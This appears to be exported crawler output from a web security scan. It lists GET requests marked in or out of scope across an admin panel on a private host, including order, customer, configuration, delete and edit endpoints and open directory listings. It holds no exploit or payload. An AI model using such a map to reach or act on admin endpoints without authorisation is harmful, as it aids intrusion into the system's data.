TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/bootstrap2.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/bootstrap2.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/font-awesome.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/justified-nav.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.ar.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.bg.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.ca.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.cs.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.da.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.de.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.ee.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.el.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.es.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.fi.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.fr.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.he.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.hr.js

TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.hu.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.id.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.is.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.it.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.ja.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.kr.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.lt.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.lv.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.ms.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.nb.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.nl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.no.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.pl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.pt-BR.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.pt.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.ro.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.rs-latin.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.rs.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.ru.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.sk.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.sl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.sv.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.sw.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.th.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.tr.js
FALSE	GET	http://www.apache.org/licenses/LICENSE-2.0
FALSE	GET	http://www.malot.fr/bootstrap-datetimepicker
FALSE	GET	https://github.com/vitalets/x-editable/issues/37
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.ua.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.uk.js
FALSE	GET	http://nicolasgallagher.com/micro-clearfix-hack/%5Cn/%5Cn/
FALSE	GET	https://github.com/twbs/bootstrap/pull/11526%5Cn
FALSE	GET	https://github.com/h5bp/html5-boilerplate/commit/aa0396eae757%5Cn%5Cn/
FALSE	GET	https://github.com/twbs/bootstrap/issues/4885;
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.zh-CN.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/bootstrap-datetimepicker.zh-TW.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/locales/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/style.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/css/?C=D;O=D
FALSE	GET	http://getbootstrap.com/
FALSE	GET	https://github.com/twbs/bootstrap/blob/master/LICENSE
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/delete_order.php?id=7

TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/jquery-1.10.2.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/bootstrap-datetimepicker.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/bootstrap.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/DT_bootstrap.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/jquery-1.7.2.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/jquery.dataTables.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/jquery.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.ar.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.bg.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.ca.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.cs.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.da.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.de.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.ee.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.el.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.es.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.fi.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.fr.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.he.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.hr.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.hu.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.id.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.is.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.it.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.ja.js
FALSE	GET	https://github.com/h5bp/html5-boilerplate/blob/master/css/main.css%5Cn%5Cn@media
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.kr.js
FALSE	GET	https://github.com/twbs/bootstrap/issues/11245%5Cn
FALSE	GET	http://getbootstrap.com/getting-started/
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.lt.js
FALSE	GET	http://a11yproject.com/posts/how-to-hide-content/%5Cn%5Cn.sr-only
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.lv.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.ms.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.nb.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.nl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.no.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.pl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.pt-BR.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.pt.js

TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.ro.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.rs-latin.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.rs.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.ru.js
FALSE	GET	https://github.com/twbs/bootstrap/issues/5257%5Cnabbr
FALSE	GET	https://github.com/twbs/bootstrap/issues/11660%5Cn
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.sk.js
FALSE	GET	https://github.com/twbs/bootstrap/issues/11623
FALSE	GET	https://github.com/twbs/bootstrap/issues/12359.%5Cn
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.sl.js
FALSE	GET	https://github.com/necolas/normalize.css/issues/214%5Cn
FALSE	GET	https://github.com/twbs/bootstrap/issues/11586.%5Cn%5Cninput
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.sv.js
FALSE	GET	https://github.com/twbs/bootstrap/issues/1969
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.sw.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.th.js
FALSE	GET	https://github.com/twitter/bootstrap/pull/3552.%5Cn%5Cn.fade
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.tr.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.ua.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.uk.js
FALSE	GET	https://github.com/twbs/bootstrap/issues/11561
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.zh-CN.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/bootstrap-datetimepicker.zh-TW.js
FALSE	GET	https://github.com/h5bp/html5-boilerplate/issues/984
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/locales/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/js/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/offcanvas.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/offcanvas.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/orders.php
FALSE	GET	http://stubbornella.org/content/?p=497%5Cn//
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/pending_order.php
FALSE	GET	https://github.com/twbs/bootstrap/pull/10951.%5Cn
FALSE	GET	https://github.com/twbs/bootstrap/issues/10497%5Cn/
FALSE	GET	http://timkadlec.com/2012/10/ie10-snap-mode-and-responsive-design/%5Cn%5Cn@-ms-viewp
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/print_orders.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/reports.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/view_order.php?id=2
TRUE	GET	http://192.168.1.20/admin/ADMIN/OOS/view_order_notif.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/add_new_announcement.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/announcement.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/announcement_detail.php?id=1

TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/bootstrap-datetimepicker.ro.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/bootstrap-datetimepicker.rs-latin.j
FALSE	GET	http://fontawesome.io./
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/bootstrap-datetimepicker.rs.js
FALSE	GET	http://twitter.com/fontawesome.
FALSE	GET	http://scripts.sil.org/OFL
FALSE	GET	http://opensource.org/licenses/mit-license.html
FALSE	GET	http://creativecommons.org/licenses/by/3.0/
FALSE	GET	http://fontawesome.io/
FALSE	GET	http://twitter.com/davegandy
FALSE	GET	http://kyruus.com/
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/bootstrap-datetimepicker.ru.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/bootstrap-datetimepicker.sk.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/bootstrap-datetimepicker.sl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/bootstrap-datetimepicker.sv.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/bootstrap-datetimepicker.sw.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/bootstrap-datetimepicker.th.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/bootstrap-datetimepicker.tr.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/bootstrap-datetimepicker.ua.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/bootstrap-datetimepicker.uk.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/bootstrap-datetimepicker.zh-CN.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/bootstrap-datetimepicker.zh-TW.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/locales/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/style.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/css/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/Customer_list.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/Customers.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/delete_announcement.php?id=1
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/delete_message.php?id=1
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/edit_announcement.php?id=1
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/index.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/bootstrap-datetimepicker.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/bootstrap.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/bootstrap.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/DT_bootstrap.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/jquery-1.7.2.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/jquery.dataTables.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/jquery.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/locales/
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/locales/

TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/locales/bootstrap-datetimepicker.th.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/locales/bootstrap-datetimepicker.tr.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/locales/bootstrap-datetimepicker.ua.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/locales/bootstrap-datetimepicker.uk.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/locales/bootstrap-datetimepicker.zh-CN.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/locales/bootstrap-datetimepicker.zh-TW.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/locales/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/js/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/messages.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/messages_box.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/offcanvas.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/offcanvas.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/print_Customerlist.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/reply.php?id=1
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/upload/
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/upload
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/upload/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/ADS/
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/add_new_category.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/add_new_equipment.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/add_new_products.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/announcement_detail.php?id=1
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/asset.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/careoff_report.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/configuration.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/boots.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/bootstrap-datetimepicker.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/bootstrap-datetimepicker.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/bootstrap-theme.css.map
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/bootstrap-theme.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/bootstrap.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/bootstrap.css.map
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/bootstrap.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/bootstrap2.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/bootstrap2.min.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/font-awesome.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/justified-nav.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/locales/
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/locales
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/locales/bootstrap-datetimepicker.ar.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/locales/bootstrap-datetimepicker.bg.js

TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/css/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/delete_category.php?id=5
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/delete_product.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/edit_category.php?id=5
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/equipment.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/fixedasset_report.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/index.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/jquery.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/
FALSE	GET	http://github.com/chripede
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/bootstrap-datetimepicker.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/bootstrap.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/bootstrap.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/DT_bootstrap.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/jquery-1.7.2.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/jquery.dataTables.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/jquery.min.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.ar.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.bg.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.ca.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.cs.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.da.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.de.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.ee.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.el.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.es.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.fi.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.fr.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.he.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.hr.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.hu.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.id.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.is.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.it.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.ja.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.kr.js
FALSE	GET	http://rene.korss.ee/
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.lt.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.lv.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.ms.js

TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.nb.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.nl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.no.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.pl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.pt-BR.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.pt.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.ro.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.rs-latin.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.rs.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.ru.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.sk.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.sl.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.sv.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.sw.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.th.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.tr.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.ua.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.uk.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.zh-CN.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/bootstrap-datetimepicker.zh-TW.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/js/locales/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/?C=D;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/offcanvas.css
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/offcanvas.js
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/print_assetlist.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/print_products.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/print_products1.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/products/?C=S;O=D
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/reports.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/reports1.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/AS/
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/index.php
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS/
TRUE	GET	http://192.168.1.20/admin/ADMIN/SERVER/OOS
